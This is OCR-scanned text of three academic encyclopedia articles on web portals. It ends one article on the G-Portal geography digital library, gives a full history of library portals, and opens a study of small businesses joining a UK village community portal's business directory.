


Figure 4. The resource editor



similar process with one exception. The user first selects the resources on the project to be annotated. Next, a suitable annotation schema is selected or created. The resource editor is then used to complete the annotation. The use of schemas provides flexibility for users in determining the content of annotations which in turn supports individual and group learning activities that typically require contextualized information.

RESOURCE SHARING

Active learning has a strong collaborative element and students often need to share information to fulfill a learning objective. G-Portal thus incorporates an easy-to-use mechanism for sharing resources across projects. For example, a teacher might maintain a public project containing information for an entire semester's course in geography. Students working on a particular learning activity may need to include existing resources in the public project into their personalized projects. Further, individual students working on independent projects may, at some point, come together as a group to work on a collaborative project which requires resources across these separate projects.

Sharing of resources in G-Portal is supported through an intuitive copy-and-paste function that is familiar with users of word processors and other office productivity software. Here, resources of interest are first selected from one or more accessible source projects. A copy function is activated and these resources are then pasted into the target personalized project. No records are duplicated and G-Portal simply provides links to them.


A SCENARIO OF USE

We present a typical scenario of use to highlight G-Portal's features and operation. Consider a field study of beach erosion at the East Coast Park (ECP) beach area in Singapore, a popular recreation spot. This beach is, however, prone to erosion as waves wash away large amounts of sand, which must then be regularly replenished with new sand. Suppose a high-school teacher plans a field study to the ECP beach and would like her students to investigate its erosion with the following objectives: (1) understand what beach erosion is and its causes; (2) assess the current state of the beach; (3) compute an estimated rate of erosion based on historical records; and (4) document the findings.

To help her students, the teacher creates a public master project that contains instructions for measuring beach profiles, project report format, the map of the beach to be accessed, the GPS positions of the beach profiles, and so on. An important resource type within this public project is the beach profile, each of which points to a Web page containing its corresponding profile description. A profile description provides photos taken to help the student locate the profile, historical records, and other supporting information. Figure 5 shows a sample beach profile with its resource metadata.

Next, consider a student working on this field study. He first creates his personalized project in G-Portal and then adds

Figure 5. A sample beach profile with metadata



the basic beach profile resources from the master project to his personalized project using the copy-and-paste facility. The field study instructions are also added for easy reference. When all measurements are collected, this new data is added to the personalized project. For example, the student could create a Web page to store each photograph taken at the beach, its corresponding beach profile data and an analysis of this data. The student then defines the corresponding metadata resource using a suitable schema to describe this Web page (see Figures 3 and 4). A link from the metadata resource to the Web page is also added and the latter now becomes accessible in the student's personalized project.

At a later time, the teacher visits each student's personalized project, perusing the resources and verifying their findings. This can be done either through the map-based or classification interfaces (see Figure 1). Alternatively, the teacher may want to locate a specific beach profile, in which case, the query interface would be used (see Figure 2). Due to the large number of beach profiles, each student may be required to analyze only a small number of profiles in their personalized projects. By making these projects publicly accessible, the findings of the entire class can be shared by everyone.

DISCUSSION AND CONCLUSION

G-Portal shares similar goals with existing digital libraries such as ADEPT (Borgman et al., 2004), DLESE (Sumner & Marlino, 2004) and CYCLADES (Avancini & Straccia, 2004). ADEPT supports the creation of personalized DLs of geospatial information and but owns its resources unlike in G-Portal where the development of the collection depends mainly on users' contributions as well as on the discovery and acquisition of external resources (such as geography-related Web sites). Our model is similar to DLESE although the latter does not support an interactive map-based interface or an environment for online learning. CYCLADES provides a suite of tools for personalizing information access and collaboration, but is not targeted towards education or the challenges of accessing and manipulating geospatial and georeferenced content.

DLs are beginning to play key roles in education, especially in the provision of information to learners. However, a crucial missing ingredient is the support for interactive and collaborative learning. The G-Portal DL represents a step in remedying this problem by offering a suite of tools for supporting geography and earth system science education. An important component in G-Portal is the personalized project space and this article has shown how its features can be used to support individual and group-based learning activities. This was illustrated with a field study example, a common type of learning activity in geography. With users having the flexibility to create, access and manipulate personalized content, we believe that a better integration between DL content and learning activities can be achieved.

REFERENCES

Agosti, M., Ferro, N., Frommholz, I., & Thiel, U. (2004). Annotations in digital libraries and collaboratories: Facets, models and usage. In R. Heery & L. Lyon (Eds.), *Proceedings of the Eighth European Conference on Digital Libraries* (Lecture Notes in Computer Science 3232, pp. 244-255). Berlin: Springer-Verlag.

Ancona, D., Frew, J., Janée, G., & Valentine, D. (2005). Accessing the Alexandria digital library from geographic information systems. In T. Sumner & F. Shipman (Eds.), *Proceedings of the Fifth ACM/IEEE-CS Joint Conference on Digital Llibraries* (pp. 74-75). New York: ACM Press.

Avancini, H., & Straccia, U. (2004). Personalization, collaboration, and recommendation in the digital library environment CYCLADES. In *Proceedings of IADIS conference on applied computing 2004* (pp. 67-74). Lisbon, Portugal: IADIS Press.

Borgman, C. L., Leazer, G. H., Swetland, A., Millwood, K., Champeny, L., Finley, J., et al. (2004). How geography professors select materials for classroom lectures: implications for the design of digital libraries. In E. P. Lim & M. Christel (Eds.), *Proceedings of the Fourth ACM/IEEE-CS Joint Conference on Digital Libraries* (pp. 179-185). New York: ACM Press.

Goh, D., Fu, L., & Foo, S. (2002). A work environment for a digital library of historical resources. In E. P. Lim, S. Foo, C. S. G. Khoo, H. Chen, E. A. Fox, S. R. Urs, et al. (Eds.), *Proceedings of the 5th International Conference on Asian Digital Libraries* (LNCS 2555, pp. 260-261). Berlin: Springer-Verlag.

Lagoze, C., & Van de Sompel, H. (2001). The open archives initiative: Building a low-barrier interoperability framework. In E. A. Fox & C. L. Borgman (Eds.), *Proceedings of the First ACM/IEEE-CS Joint Conference on Digital Libraries* (pp. 54-62). New York: ACM Press.

Lim, E. P., Goh, D. H., Liu, Z. H., Ng, W. K., Khoo, C., & Higgins, S. E. (2002). G-Portal: A map-based digital library for distributed geospatial and georeferenced resources. In G. Marchionini (Ed.), *Proceedings of the Second ACM/IEEE-CS Joint Conference on Digital Libraries* (pp. 351-358). New York: ACM Press.

Lim, E. P., Liu, Z., Goh, D. H., Theng, Y. L., & Ng, W. K. (2005). On organizing and accessing geospatial and georeferenced Web resources using the G-Portal system. *Information Processing and Management*, *41*, 1277-1297.

Liu, Z., Yu, H., Lim, E. P., Ming, Y., Goh, D. H., Theng, Y. L., et al. (2004). A Java-based digital library portal for geography education. *Science of Computer Programming*, *53*, 87-105.

Lynch, C. A. (1997, April). The Z39.50 information retrieval standard. *DLib Magazine*. Retrieved November 7, 2005, from http://www.dlib.org/dlib/april97/04lynch.html

Marshall, C. C. (1997). Annotation: From paper books to the digital library. In R. B. Allen & E. Rasmussen (Eds.), *Proceedings of the 2nd ACM International Conference on Digital Libraries* (pp. 131-140). New York: ACM Press.

Richardson, V. (1997). Constructivist teaching and teacher education: Theory and practice. In V. Richardson (Ed.), *Constructivist teacher education: Building new understandings* (pp. 3-14). Washington, DC: Falmer Press.

Sumner, T., & Marlino, M. (2004). Digital libraries and educational practice: A case for new models, In E. P. Lim & M. Christel (Eds.), *Proceedings of the 4th ACM/IEEE-CS Joint Conference on Digital Libraries* (pp. 170-178). New York: ACM Press.

KEY TERMS

Active Learning: A process of acquiring new ideas, skills and knowledge through problem-solving exercises, informal small groups, simulations, case studies, role playing, and other activities that require student engagement.

Annotation: A brief note that describes, comments, evaluates, explains or critiques the contents of a resource or a portion of a resource.

Digital Library: An information system that supports the access, retrieval, selection, organization and management of a focused collection of multimedia objects.

Field Study: Research carried out on location, undertaken outside the laboratory or place of learning, usually in a natural environment or among the general public.

Metadata: A set of attributes that describes the content, quality, condition, and other characteristics of a resource.

Metadata Schema: A metadata schema establishes and defines attributes and the rules governing the use of these attributes to describe a resource.

Personalization: In the context of a Web-based information system such as digital library or portal, personalization is the process of tailoring content to individual users' characteristics or preferences.

Library Portals and an Evolving Information Legacy

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INTRODUCTION

Many authors report uncertainties over the expression *Web portal*, but nowhere are these more understandable than with library applications. On one hand, the phase *library portal* is a tautology. In keeping with the traditional role of a *doorway to knowledge*, much of the library's Web presence is characterized by portal functions and their continuing role as "trusted" information resources. On the other hand, the library as metaphor appears prominently in the literature of Yahoo, MSN, Google, AOL and other modern innovators to explain their new technologies for personalized information services.

Whatever the semantic or construction variations, library portals have emerged as a major presence on the information highway. As presented in the following snapshot from early 2006, this phenomenon is best understood within the context of a historical chain of development—but a chain that is likely to continue to evolve for the foreseeable future.

EARLY BACKGROUND

Libraries have long been dedicated to portal-like capacities; moreover, they remain a major test bed and pioneered many of the elements that underlie current Web approaches. Early efforts can be divided into two overlapping paths. The main road traces to the origins of professional librarianship. The field arose in the nineteenth century during a veritable explosion in the output and variety of publications (e.g., dime novels, modern newspapers, illustrated magazines) that fostered the rise of mass culture. Newly minted librarians responded with cataloging and classification approaches to organize and manage human knowledge that remains viable today and are often mimicked by other Web portals.

Another trail surfaced in the 1930s. Responding to the heightened compression offered by micrographics and new delivery mechanisms, Frenchman Paul Otley (1934) and his colleagues focused on scientific information. These documentalists, the forefathers of what we now call information science, created many of our modern indexing and retrieval concepts. Working in Europe, and under early contracts from the National Agriculture Library, the Library of Congress, and then wartime intelligence agencies—they sought to enhance beyond the established presentation of books through classified shelving and the early twentieth-century innovation of catalog cards. Instead, the goal was the proactive delivery of journal and research "documents" to the client.

Otley's (1934) concepts even went beyond document distribution to consider how enabling scientific information might work as an active agent for world peace. Such transformational—albeit often less altruistic—prospects were in the air as World War II drew to a close and a better-known visionary stepped to the fore. In "As We May Think," Bush (1945) proffered the essence for present-day portals as a personalized concept of library services, which he termed "memex":

Consider a future device for individual use, which is a sort of mechanized private file and library. It needs a name, and, to coin one at random, "memex" will do. A memex is a device in which an individual stores all his books, records, and communications, and which is mechanized so that it may be consulted with exceeding speed and flexibility. It is an enlarged intimate supplement to his memory.

ONSET OF LIBRARY AUTOMATION

Librarians and documentalists continued their experimentation for memex-like services in the 1950s. Book catalogs were enhanced by controlled vocabularies from the *Library of Congress Subject Thesaurus*. Mortimer Taube (1953) and others pushed the proactive delivery of user-tailored information as selected dissemination of information (SDI). They experimented with automated retrieval and Boolean operators along with keyword and other varieties of indexing that remain in operation with current search engines.

Groundwork continued to be laid over the following decades. Zhou (2003), for example, traces the origins of library portals to the mid-1960s and human-mediated, customized searches for Index Medicus. Crucial developments on the book side materialized in 1968 with the Library of Congress- and British Library-commissioned MARC (MAchine Readable Cataloging). MARC database structures fostered a new marketplace and drive for automation. National information networks, like OCLC and the Research Libraries Network, appeared. Private industry entered the picture to develop computerized library systems and pioneer digitizing article literature.

In the 1980s, library terminals offered the public its first taste of networked information services. In addition to book catalog records, libraries extended electronic access to journals from database aggregators. In a precursor to their Web operations, librarians stepped forward with home-grown "subject pathfinders" in print and then computer outputs. Given the earlier involvement of academic and scientific libraries with Arpanet, these specialists were ready for its transfer to the public sphere in the mid-1980s and offering both information and e-mail services. By the early 1990s, librarians were transiting their subject guides as gopher sites with "Archie" and "Veronica" for distribution on the Internet.

THE WEB AND GENERIC PORTAL CONCEPTS

The field was well positioned for the next voyage—the revolutionary hypertext opportunities offered by Tim Berners-Lee's World Wide Web. Library pages quickly emerged as prominent resource intermediaries on the early Web. This role continues to a degree with mega sites, like the Internet Public Library at http://www.ipl.org'/. Yet, any library pretence of exhaustive coverage quickly paled with "democratization" of the medium after 1994. In that year of "killer apps," the Netscape browser let loose an uncontrollable deluge of sites, and Yahoo opened the new era of search engines.

As Stielow (1999) and other commentators have indicated, libraries have actively continued to carve a special role within the Web revolution that followed in the late 1990s. For example, OCLC produced a restricted Dublin Core cataloging set that led to the World Wide Web Consortium's [W3C] semantic network initiative. Most of the field's responses, however, could be characterized as more "portal" in nature. The Library of Congress took the lead with its American Memory and then an international campaign to present and preserve the world's documentary treasures. The Finnish public library portal at http://www.public libraries.fi proffered a national starting point for a variety of information, cultural, and even children's services.

At the local level, the library Web page became de rigor, but was subtly differentiated to reflect four basic settings: academic, public, school, and special. Libraries also came to play a specialized role in negotiating between the Open Web and licensed resources on the Deep or Invisible Web. In addition, the variety of their Web offerings expanded with an emphasis on information brokering. The resultant gateways or generic library portals ranged to include:

- **Online Public Access Catalogs:** These vendor produced devices open to book catalog records, which included the facility [MARC 856 linking field] to tie directly to e-books. Interfaces can often be configured for broader access to other library services.
- **Electronic Article Databases:** Vendor produced interfaces that tie to individual titles or accumulations of journals.
- **Subject Collections:** Drawing on earlier pathfinders and gopher sites, librarians authored homegrown "book-mark" pages of resources that act as launching pads or tailored alternatives to the massive results from Web search engines. Such approaches prototyped a genre of vertical applications that Jacso (2001) termed "library vortals." In a variant currently under development at the American Military University, pages are tuned with resources from the Open and Deep Web in direct support of academic programs.
- **Departmental/Local Content Pages:** Individual library departments, especially Special Collections, showcase their type of services and materials—especially treasured artifacts.
- **Information Literacy:** Home-grown or pre-packaged training with a focus on Web research skills and ensuring citational standards.
- **Community Resources:** These reflect the particular institutional setting. They vary widely from local sites and weather reports for the public library to a research specialization with chat rooms and threaded discussion groups in a university or school setting.
- **Virtual Libraries:** The broadest approach attempts to electronically reproduce the above and as much of the spectrum of traditional library services as possible for remote delivery.

ENTER MY PORTALS

Such resources emerged as content options to greet the launch of the new portal application with My Yahoo in 1997. The race was on to draw patrons into a controlled environment with customizable, library-type of service. This technology presented the library community with daunting challenges and nuanced opportunities. According to Morgan and Reade (2000), the initial response appeared in short order with the PERL-based MyLibrary portal at North Carolina State University at http://my.lib.ncsu.edu/ in January of 1998. Eric Lease Morgan's homegrown application was soon followed by the University of Washington's My Gateway at http://www.lib.washington.edu/.

The phrase "library portal" seems to have entered the library field's formal lexicon from a January, 1999, session of the Library and Information Technology Association (LITA). LITA's (1999) "Top Technology Trends" for that year recognized a newly enhanced interface design that allowed for "customization, interactivity and customer support." The movement in such directions was rapid; for, as Buchanan (2001) confirmed two short years later—"Ready of Not, They're Here:"

Portals, also known as gateways, have made the move from the commercial world of the My Yahoos and Excites to a library near you. Generalized and niche online portals are rapidly increasing in number. Academic and special libraries in particular have found the portal approach appropriate as they struggle to compete with a host of other information providers and services, many of which promise to deliver "just the information we need when we need it."

While the application's growth continued apace, the movement did encounter the aforementioned linguistic paradox. My Library technological implementations could not subsume the established meaning of the term "portal" and the logical extension to library functions. LITA's new Internet Portals Interest Group (2002) thus was careful to announce membership for both generic and personalized forms of the Library Portal at its formation (see http://www.ala.org/ala/lita/litamembership/litaigs/internetportals/mission.htm):

The Internet Portals Interest Group will be a forum for all Internet Portals, Virtual Libraries and Catalogs with portal-like capabilities (IPVLCs) and individuals and organizations interested in IPVLCs. These somewhat different approaches to often very similar challenges and services are encouraged to communicate in our forum. Our inclusiveness simply reflects the reality that there is significant co-evolution occurring among these types of tools; the Internet Portals Interest Group is a vehicle by which the various communities and individuals representing or interested in these approaches can communicate and develop common ground. (LITA, 2002)

MyLibrary DEVELOPMENT

Morgan's MyLibrary software continues to play a significant role in library portal development and is available for free at http://dewey.library.nd.edu/mylibrary/. It is joined by the Internet Scout Project of the University of Wisconsin at http://scout.wisc.edu/Projects/SPT/ to frame much of the open source options.

In truth, library automation vendors have taken much of the subsequent technological lead for portal applications. With the notable exception of the innovative folk at Ex Libris, most of these companies contracted for third-party portal software. Legal services reacted first out of the publisher/database spectrum of vendors. They added content management and restructured taxonomies to portal software to enhance and simplify their research experience. Other aggregators followed with significantly improved customer relations services, shopping cart options, and personalized work areas. Almost every automated library system purveyor would develop product-specific My Libraries as part of a new generation of OPAC services. Patrons were enabled to check their personal records for due dates, fines, interlibrary loans, and the like. Many of these vendors provided personalized work arenas and book shelves. Such elements were also visible as part of the product development for a new group of e-book providers—such as Ebrary and OCLS's NetLibrary.

As one exploring the library automation market in early 2006, let me hasten to add that library portal applications are only supplemental or add-ons to the main cataloguing or information-delivery process. In addition, the purchaser is largely bereft of adequate metrics to evaluate among the various product lines. According to Groenewegen and Huggard (2003), the efficacy of search engines remains particularly problematic in these regards.

Moreover, library portals are occasionally subsumed under broader portal umbrellas. Academic libraries are inserted within their university's portals and special libraries within their enterprise's portals. Some look askance at these directions. They fear the potential loss of mission and resulting shortcomings from technology-driven applications without an appreciation of the library's specialized skills and potentials. Lagos (2004a), however, finds positive implications:

No matter how "good" a library portal can be by itself, it can only be a niche information framework for a customer. Since libraries are always part of a larger organization, whether a municipality, a business or an educational institution, a library portal needs to be part of the institutional framework to be truly effective.

Whatever their origins, library automation guru Boss (2005) maintains that library portals were firmly established as a norm by early 2005: "Hundreds of libraries have implemented library portals and as many as half of the RFPs outstanding in early 2005 specified that an automated library system include a 'portal,' a single user interface for access to a wide variety of electronic resources both within and outside of the library." Yet, Boss's work also reflects an expectation for elements well beyond those in the first round of library portals. In addition to enhanced patron operations from the vendors, the new descriptive framework looks to a learning environment and such constructs as:

- **Z39.50 Connections:** The Internet database communication's standard fostered the cooperative posting and cross-platform interoperability with other library OPACs.
- **Federated Search:** A search engine tuned for one-stop shopping and cross-searching through the library's

OPAC, licensed databases, and selections from the Open Web.

- **Open URL:** Live action, link-resolvers that expand searching results from individual catalog records to related information resources on the author, title, subject, etcetera across the Web.
- **OAI Harvesting:** The Open Archives Initiative pushed for standardized practices to expose locally produced digital resources in a format suitable for systematic harvesting.

CONCLUSION

On the generic side, "library portal" has been firmly established as a noun with descriptive strengths for a multitude of library services. Given the traditional nature of the field, the Latinate "portal" also resonates nicely on the semi-logical level. Indeed, the phrase is too useful and appears destined to last well into the future.

In terms of the applications software, we cannot be too presumptuous. The Web is very new and Web portals remain an inchoate technology. Cox (2003) readily reports on an immature situation with a number of rough spots on the library side of the equation. Moreover, neither Bush's memex nor the documentalist's dream of selected dissemination of information has been truly realized. Fruition awaits future technologies and likely the W3C's (2001) cherished rise of a semantic Web—a development that scholars like Sadeh and Walker (2003) suggest relies on directions set from library portals.

In sum, the dialectic between tradition and technology for libraries remains very much in play within the evolving landscape of library portals and the Web.

REFERENCES

Boss, R. (2005). Library Web portals. *Tech Notes*, *February*. Retrieved January 15, 2006, from http://www.ala.org/ala/pla/plapubs/technotes/librarywebportals.htm

Buchanan, E. (2001). Ready or not, they're here: Library portals. *Syllabus*, 14. Retrieved December 2, 2005, from http://www.campus-technology.com/article.asp?id=4138

Bush, V. (1945). As we may think. *Atlantic Monthly, July*. Retrieved January 15, 2006, from <http://www.theatlantic.com/doc/194507/bush

Carden, M. (2004). Library portals and enterprise portals. *Information Services & Use*, *24*, 171-177.

Cox, A. (2003). Choosing a library portal system. *Vine, 33*, 37-42.

Finnish Public Library Portal. (2005). Retrieved November 2005, from http://www.public libraries.fi

Fry, J. (2006). Scholarly research and information practices: A domain analytic approach. *Information Processing & Management, 42*, 299-316.

Groenewegen, D., & Huggard, S. (2003). The answer to all our problems? Trialing a library portal. *Library Review, 52,* 452-60.

Internet Scout Project. (2006). *Internet Scout Project Web site*. Retrieved January 2006 from http://scout.wisc.edu/Projects/SPT/

Jacso, P. (2001). Portals, vortals, and mere mortals. *Computers in Libraries*, *22*, 46-48.

Lakos, A. (2004a). Portals in libraries: Portal view. *Bulletin of the American Society for Information Science and Technology, 31*, 8-10.

Lakos, A. (2004b). Selected portals bibliography. *Library and Information Technology Association.* Retrieved December 3, 2005, from http://www.ala.org/ala/lita/litamembership/litaigs/internetportals/PortalsinLibraries-bibl.pdf

LITA. (2002). *Internet Portals Interest Group*. Retrieved December 6, 2005, from dhttp://www.ala.org/ala/lita/litamembership/litaigs/internetportals/internetportals.htm

Morgan, K., & Reade, T. (2000). Pioneering portals: MyLibrary@NC State. *Information Technology and Libraries, 19*, 191.

Otlet, P. (1934). *Traité de documentation: Le livre sur le livre: Théorie et pratique*. Brussels: Éditiones Mundameum.

Sadeh, T., & Walker, J. (2003). Library portals: Toward the semantic Web. *New Library World, 104,* 11-20.

Stielow, F. (1999). *Creating virtual libraries.* New York: Neal-Schuman Publishers.

Taube, M., & Associates. (1953). *Studies in coordinate indexing.* Washington, DC: Documentation Incorporated.

World Wide Web Consortium. (2005). *The Semantic Web.* Retrieved December 5, 2005, from http://www.w3.org/2001/sw/

Zhou, J. (2003). A history of Web portals and their development in libraries. *Information Technology and Libraries, 22*, 119-29.

KEY TERMS

Federated Search: A search engine tuned for one-stop shopping and cross-searching across the gamut from the library's OPAC, licensed databases, home-grown digital collections, and selections from the Open Web.

Open URL: Live action, link-resolvers that expand library searching results from individual catalog records to related information resources on the author, title, subject, etcetera across the Web.

OAI: The Open Archives Initiative is an open systems approach that arose from NASA for managing digital records input, control, and dissemination.

Virtual or Digital Libraries: In a library context refers to a Web site that electronically reproduces and delivers library services for remote access.

Z39.50 Connections: The Internet database communication's standard fosters cooperative posting and cross-platform interoperability with other library OPACs.

A Local Community Web Portal and Small Businesses

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INTRODUCTION

The purpose of this article is to demonstrate the role played by the establishment, in a UK village, of a local community Web portal on the Internet adoption decisions of small businesses in the village. The article reports on some of the findings of an ongoing study of this local community Web portal, focusing specifically on those small businesses that had, prior to the launch of the Web portal, made a decision not to adopt the Internet into their business operations. The barriers these nonadopting small businesses perceived to Internet adoption are identified, and the impacts their portal presence had on their subsequent choice of Internet adoption pathway are discussed. Before presenting the research design and pertinent findings of this local community Web portal project, some background details about the study and the local community Web portal are provided.

BACKGROUND

Discussions in the diffusion of innovations literature suggest that the advent of any given innovation is likely to be met by a variety of responses: some individuals and/or organisations will readily embrace and adopt the innovation, while others will probably prove less enthusiastic, and thus be slower to adopt it; and still others will decide not to adopt that innovation at all (for a comprehensive discussion of innovation adoption behaviour, see Rogers, 1995). The Internet adoption behaviour of enterprises in the small business sector is no exception to this: within it, there is a mix of rapid and enthusiastic Internet adopters, more cautious or slower Internet adopters, and those who decline to adopt the Internet altogether.

The factors that might influence small businesses' Internet adoption or nonadoption decisions are many and varied. Fillis, Johannson, and Wagner (2004), in their proposed conceptual framework for Internet adoption, identify factors focussed largely on the characteristics of the CEO. These include the CEO's attitudes to e-business, his/her approach to change (or resistance to it), his/her attitude to technology, and his/her attitude towards acquiring new skills. They further suggest that financial and resource constraints within a small firm may pose barriers to Internet adoption. Elsewhere, it has been noted that Internet adoption is likely to be industry-sector dependent (see, e.g., Martin & Matlay, 2001; Poon & Swatman, 1997). Teo and Ranganathan (2004) discuss attitudes to risk and how these influence Internet adoption decisions.

Adoption of the Internet is arguably more complex than the adoption of many other innovations. The essence of this complexity lies in the fact that the Internet comprises not simply one single application or technology, but rather a collection of applications (e.g., e-mail, static Web site, transactional Web site, and so on). A small business' decision to adopt the Internet might entail simply deciding to use e-mail for communication purposes; on the other hand, it might involve transforming the firm into a fully integrated e-business. Research to date suggests that many small firms approach Internet adoption in a series of steps, moving from the adoption of noncomplex applications (such as e-mail), through to more complex applications (such as transactional and integrated Web sites) as their confidence in, and familiarity with, Internet technology grows (see, e.g., Daniel, Wilson, & Myers, 2002). It is increasingly acknowledged that such progression may include "leapfrogging" of individual applications, rather than being a strict linear progression taking in each application in turn (see, e.g., Rao, Metts, & Monge, 2003).

Typical Internet adoption progressions discussed in the literature tend to begin with either e-mail adoption or adoption of a basic informational Web site. Some authors have, however, suggested that the first adoption level might entail having a "basic Web presence," by which they mean the company "places an entry in a Web site listing company names" (Chaffey, 2002), but does not have its own Web site. The rationale for such an entry, as Chaffey goes on to explain, is essentially to "make people aware of the existence of a company or its products."

This "basic Web presence" stage of adoption has, to date, received little attention in empirical studies of Internet adoption by small firms. The present study was set up in order to help address that gap in the research literature by determining the role played by a local community Web portal in the Internet adoption decisions and progressions of a number of small firms in a UK village. It is anticipated that the findings of the study will make a timely and relevant contribution to existing understanding of small business Internet adoption decisions and processes.

Table 1. Small businesses participating in the study

Case	*Type*	*Enterprise size (employees)*
Case A	Plumber	4
Case B	Electrician	3
Case C	Manufacturer and distributor of electrical components	7
Case D	Manufacturer and distributor of ceramic tiles	8
Case E	Food importer and retailer	5
Case F	Outdoor/expedition equipment suppliers	8

LOCAL COMMUNITY WEB PORTAL: OVERVIEW

The local community Web portal under investigation in this study was launched towards the end of the 1990s as part of a wider community initiative in a UK village. This Web portal was designed to provide a forum for community groups and charitable organisations located in the village to communicate details of their activities and/or services to the local population. In addition, through the provision of an online business directory, the portal gave businesses based in the village the opportunity to promote their products and/or services. It is this online business directory component of the local community portal that forms the focus of the study discussed in this article.

The online business directory is organised thematically, including, for example, sections for retail organisations, building and property maintenance enterprises, and private health and welfare providers. Each entry in the directory includes the name of the business, its postal address, other contact details (e.g., e-mail address, where available), a link to the business' own Web site (if it has one), and a brief summary of what the enterprise offers by way of products and/or services. No charge is levied for local businesses to have an entry placed in the online business directory. However, local businesses, together with the local council, are encouraged to participate in providing sponsorship to cover the costs of maintaining the local community portal. Costs are kept to a minimum as the portal is managed, maintained, and updated by a small team of local unpaid volunteers, with Web content being supplied, as appropriate, by local individuals, community organisations, and businesses.

RESEARCH METHOD

The investigation of the small businesses participating in the online business directory component of the local community Web portal was undertaken by means of semistructured interviews with the owner managers. Each of the 77 small businesses listed in the online business directory was contacted by telephone and invited to participate. In this article, the findings of the interviews conducted with six of these small businesses are presented. These six have been selected for discussion because the local community Web portal acted as the catalyst for each of them to become Internet adopters. A summary of the participating enterprises is given in Table 1.

Interviews were conducted during 2004-2005. In order to provide a framework for the interviews, an interview guide was prepared. The core topics covered in this guide were as follows:

- background data about the small business and the owner/manager;
- rationale for not adopting the Internet (prior to involvement with the portal);
- motivations for portal participation;
- benefits derived from portal participation;
- problems encountered with portal participation;
- impacts of portal participation on further Internet adoption; and
- future plans regarding Internet adoption.

SUMMARY OF FINDINGS

The enterprises participating in the study can be categorised as microbusinesses, that is to say, they each have under 10 employees (Curran & Blackburn, 2001; Storey, 1994). In this section, the core findings of the study are presented, beginning with those findings relating to the CEOs' decision not to adopt the Internet.

The Nonadoption Decision

During the interviews with the CEOs of the participating enterprises, a number of reasons were identified regarding why they had, prior to the launch of the local community Web portal, decided not to adopt the Internet into their business operations. For example, Cases A [Plumber] and B [Electrician] indicated that the limited (i.e., local) geographical reach of their enterprises represented the dominant barrier to Internet adoption. These two enterprises had no plans to expand their customer bases to a wider catchment area, and were instead focusing on growing their customer base within the immediate locality of the village and surroundings. They believed the Internet to be an important medium for firms covering a wide geographical area, but not for enterprises like theirs, which had only a local focus. Another reason discussed for nonadoption was the lack of external pressure to adopt, notably the lack of pressure from customers (highlighted particularly by Case C [Electrical component manufacturer]). Cases D [Tile manufacturer] and E [Food importer] felt that their existing methods of doing business, and particularly of marketing their products and/or services, were working well, and so they did not believe that any additional benefit would be gained from Internet adoption. Other reasons discussed in the interviews concerned the perceived risk of Internet adoption, particularly a concern about costs and potential for wasted investments (both financial and otherwise). Organisational readiness was also mentioned (particularly by Case F [Expedition supplier]), with a dominant issue here being the enterprise's perceived lack of the necessary in-house ICT skills to handle Internet adoption.

Motivations for Involvement in the Portal Project

For each of the enterprises participating in the study, the key reason for getting involved in the online business directory component of the community Web portal project was that the CEOs believed the portal presented a low-risk opportunity to experiment with having a very basic presence on the World Wide Web. This opportunity enabled them to assess whether any value could be derived from such a presence, and was made more attractive by the fact that it was available at no cost to their enterprises.

Impacts of Portal Participation

Participants in the study were asked to indicate the impacts their involvement in the online business directory component of the local community Web portal had made on their Internet adoption decisions and behaviour. Two major types of impacts emerged from this part of the ongoing study, and these can be summarised as follows in the next two sections.

Pathway I. Portal Presence Consolidation

The CEOs of Cases A [Plumber] and B [Electrician] found their involvement with the portal project to have been a positive experience. Specifically, they noted that because the portal was focussed on the village in which their enterprises were based, the client enquiries they received via the portal tended to be from people located in that village. This helped to eliminate the problem of travelling large distances between client visits. It also, they maintained, represented a considerable advantage over existing paper-based directories in which their firms were already listed, as these more traditional resources tended to cover a much wider geographical area, and so attracted a number of irrelevant and unsuitable customer enquiries that led to wasted time and effort.

Apart from exploring the possibility of setting up e-mail accounts, these two CEOs indicated that they had no immediate plans for further Internet adoption, such as the creation of their own company Web site. They both believed that their portal presence was sufficient for their needs, particularly in view of its strong local links that fitted well with their need to maintain a local client base.

